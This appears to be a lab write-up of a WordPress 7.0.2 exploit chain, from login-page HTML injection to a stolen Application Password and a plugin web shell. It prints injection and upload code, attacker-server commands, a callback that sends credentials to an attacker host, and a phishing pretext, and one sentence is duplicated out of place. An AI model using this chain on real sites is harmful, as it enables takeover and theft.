

XSS2Shell: CVE-2026-64638

Overview/Walkthrough

From Stored XSS/HTML Injection to Remote Code Execution in WordPress 7.0.2

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Overview

CVE-2026-64638 — nicknamed "XSS2Shell" is a client-side injection flaw in WordPress core 7.0.2 that can be chained all the way to unauthenticated Remote Code Execution (RCE) on the target server. The entry point is a parser-differential HTML injection in the failed-login error message on wp-login.php. On its own that is "just" an injection bug, but by abusing JavaScript that already ships on the login page it is escalated through DOM clobbering, a JSONP-based REST reflection, and a SOME (Same-Origin Method Execution) click, into theft of a freshly minted Application Password. That credential is then used to publish a malicious page and upload a plugin, ending in a web shell and full command execution as www-data.

Impact

Property	Detail
Affected software	WordPress core 7.0.2
Vulnerability class	Parser-differential HTML injection / Stored XSS (CWE-79)
Entry point	Username reflected in the wp-login.php login-error message
Escalation	DOM clobbering → JSONP REST reflection → SOME click → App Password theft
Final impact	Authenticated plugin upload → web shell → RCE as www-data
Fix	WordPress 7.0.3 (restores esc_html() around the username)

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

How was the XSS Flaw Discovered?(Root Cause)

The researchers who found XSS2Shell identified the flaw through code analysis and testing of how WordPress handles failed-login input. The core issue is a parser disagreement between two sanitization routines that process the same username.

Spotting the Parser Disagreement

A username submitted during a failed login in wp-login.php passes through two separate sanitization routines — wp_strip_all_tags() (which relies on PHP's strip_tags()) and wp_kses_post().

Identifying the Blind Spot

If a tag-like construct has whitespace immediately after the opening angle bracket (e.g. "< tag>"), strip_tags() does not recognize it as markup and leaves it as plain text.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Observing different validation

When that exact same input is then handed to wp_kses_post(), its independent tokenizer interprets the construct as valid HTML (e.g. “<tag>”) – so the markup survives the first filter and is accepted by the second.

Testing browser reflection

This mismatch let attacker-controlled HTML elements render live inside the error message on the login page. From there the injected markup was chained into the JavaScript already loaded on the login page – producing DOM clobbering, REST API reflection via JSONP, and ultimately the execution path.

In short: strip_tags() says “not a tag,” wp_kses_post() says “valid tag.” The attacker lives in the gap between the two parsers.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

The Attack Chain

The end-to-end exploitation path is:

1. Fingerprint the target — confirm WordPress 7.0.2.
2. Find the administrator and their likely email address.
3. Build the parser-differential payload (index.html + helper files).
4. Host the payload on an attacker-controlled web server.
5. Deliver the malicious link to the admin via social engineering.
6. Admin clicks → DOM clobbering + SOME chain steals a new Application Password.
7. Use the stolen App Password to publish a page and upload a malicious plugin.
8. Reach the uploaded web shell → RCE → read the flag.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Step-by-Step Walkthrough

Step 1 — Fingerprint the Target

An exploit tied to a specific core version first needs the version confirmed. WordPress leaks its version in a few predictable places — most reliably the generator meta tag on the homepage (readme.html in the web root is another common leak if the theme strips the generator tag).

```
curl -s http://postcraft.thm:8080/ | grep -i generator
```

The response contains <meta name="generator" content="WordPress 7.0.2" />, confirming the target runs the exact vulnerable version.




Figure 1 — The generator meta tag confirms WordPress 7.0.2, the vulnerable version.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Step 2 — Find the Administrator

The exploit needs a target to send the link to. WordPress exposes author information by default — on author archive pages and through the REST API at /wp-json/wp/v2/users.

```
http://postcraft.thm:8080/wp-json/wp/v2/users
```

PostCraft has exactly one published author: admin (slug “admin”). Combined with the site domain, that gives a realistic guess at the owner’s address: admin@postcraft.thm. No password guessing is needed — just somewhere to send the malicious link.The response contains <meta name="generator" content="WordPress 7.0.2" />, confirming the target runs the exact vulnerable version.




Figure 2 — The REST users endpoint reveals the single admin account and slug, pointing to admin@postcraft.thm.

Step 3 — Build the Payload

The exploit is a small set of files, each with a distinct role. The centerpiece is index.html, which builds the parser-differential

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

payload and drives the victim's browser to destruction:) (eventual full RCE).

File	Role
index.html	Malicious page that runs on load. It builds the parser-differential payload, opens the payload-carrying child window, then navigates the victim to the WordPress Application Password authorization screen.
relay.html	A same-origin timing buffer. It waits briefly before submitting the actual payload to /wp-login.php, giving the authorization screen time to fully render before the SOME chain clicks the approve button in the admin's original logged-in tab.
callback.php	Receives the stolen Application Password server-side, publishes a malicious page via the REST API using it, and redirects the admin's browser there.
get-payload.php	Serves the malicious plugin ZIP.
payload.zip	A minimal valid plugin header plus shell.php, the RCE confirmation endpoint.

The key part of index.html is buildLogPayload(). Note the whitespace after each "<" – that is exactly what slips past strip_tags() while wp_kses_post() still treats it as markup. The injected elements (ajaxurl, color-picker, the generate-password button) are chosen to clobber DOM references that the login page's own JavaScript will act

on, and the _jsonp value reflects window.opener.approve.click back into the page.

```
function buildLogPayload() {
  const restRoute =
    '/?rest_route=/&_method=GET&_envelope=1&_jsonp=' +
    encodeURIComponent('window.opener.approve.click');
  return (
    '< area id=ajaxurl href=' + restRoute + '>' +
    '< div id=color-picker class=reset-pass-submit>' +
    '< button class="wp-generate-pw color-option">X'
  );
}
```




Figure 3 — index.html: constants (TARGET, CALLBACK_URL, APP_ID) and the parser-differential payload builder.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026




Figure 4 — index.html: the run() routine submits the payload, then redirects the victim to authorize-application.php.

Step 4 — Host the Payload

All attacker files live in one directory served over HTTP. A simple PHP development server on port 9000 is enough to host index.html, relay.html, callback.php, get-payload.php and payload.zip.

```
cd ~/xss2shell/attacker && php -S 0.0.0.0:9000 &
```

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026





Figure 5 — The attacker's PHP server hosting all payload files on 0.0.0.0:9000.

Step 5 — Deliver the Malicious Link

The chain is client-side and requires the logged-in admin to open the link, so delivery is a social-engineering email. A believable "broken link on the homepage" pretext entices the admin (admin@postcraft.thm) to click the attacker URL (http://10.64.149.80:9000/index.html).



Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Figure 6 — The phishing email: target address, social-engineering pretext, and the malicious link.

Step 6 — From Click to Credential

Within moments of the admin opening the link, the chain fires exactly as designed: the injected, DOM-clobbered elements auto-click, the SOME chain reaches into the admin's own authorization tab, and WordPress mints a brand-new Application Password — which is reflected straight back to the attacker's callback.




Figure 7 — Attacker server log: index.html and relay.html load, then a 302 to callback.php carrying user_login=admin and the new password.

callback.php records the captured credential to disk. The username is admin and the value is a standard space-grouped Application Password.




Figure 8 — captured_credentials.txt: the stolen Application Password for admin, captured server-side.

A design detail worth calling out: WordPress's REST API does not send Access-Control-Allow-Origin for cross-origin requests, so a browser-side fetch() from the attacker's page would be blocked from reading the response even with valid Basic auth. callback.php sidesteps this entirely by publishing the malicious page with a server-side curl call — a plain HTTP request with no browser and no CORS involved.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026




Figure 9 — callback.php: a server-side curl POST to /wp-json/wp/v2/pages using the stolen credential as HTTP Basic auth.

callback.php uses the stolen credential immediately to publish a page through the REST API and records the response code. The result is HTTP 201 — WordPress created a new page using the stolen Application Password, proving the credential works.




Figure 10 — publish_result.txt shows HTTP 201: the page was created with the stolen credential.

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

Step 7 — From Application Password to RCE

Administrators keep the unfiltered_html capability by default, so the page callback.php just published can contain a small embedded script. Once that page loads — same-origin, with the admin's real session cookies intact — the script finishes the job: it reads a fresh nonce from the plugin-install page, fetches payload.zip, and POSTs it to update.php?action=upload-plugin to upload and extract the malicious plugin.

```
let uploadResp = await fetch("/wp-admin/plugin-install.php?tab=upload",
{credentials:"include"});
let html = await uploadResp.text();
let nonce = html.match(/name="_wpnonce"\s+value="([^"]+)"/)[1];

let zipBlob = await (await fetch("/get-payload.php")).blob();
let form = new FormData();
form.append("_wpnonce", nonce);
form.append("pluginzip", zipBlob, "payload.zip");
await fetch("/wp-admin/update.php?action=upload-plugin", {method:"POST", body: form,
credentials:"include"});

let shell = await fetch("/wp-content/plugins/payload/shell.php");
document.title = "RCE-DONE:" + await shell.text();
```



Figure 11 — The embedded same-origin script: pull a nonce, fetch payload.zip, upload it as a plugin, then hit shell.php.

WordPress extracts the uploaded ZIP to wp-content/plugins/payload/ without requiring activation, so shell.php inside it is reachable

Written by: Belizaire Bassette II

| Security Researcher & Author — PostCraft / CVE-2026-64638 Overview/Walkthrough · Portfolio Link: https://bebasset.github.io/ · Oct 2026

directly by URL. Requesting it confirms code execution — the JSON body reports rce:true running as user www-data.

```
curl -i http://postcraft.thm:8080/wp-content/plugins/payload/shell.php
```


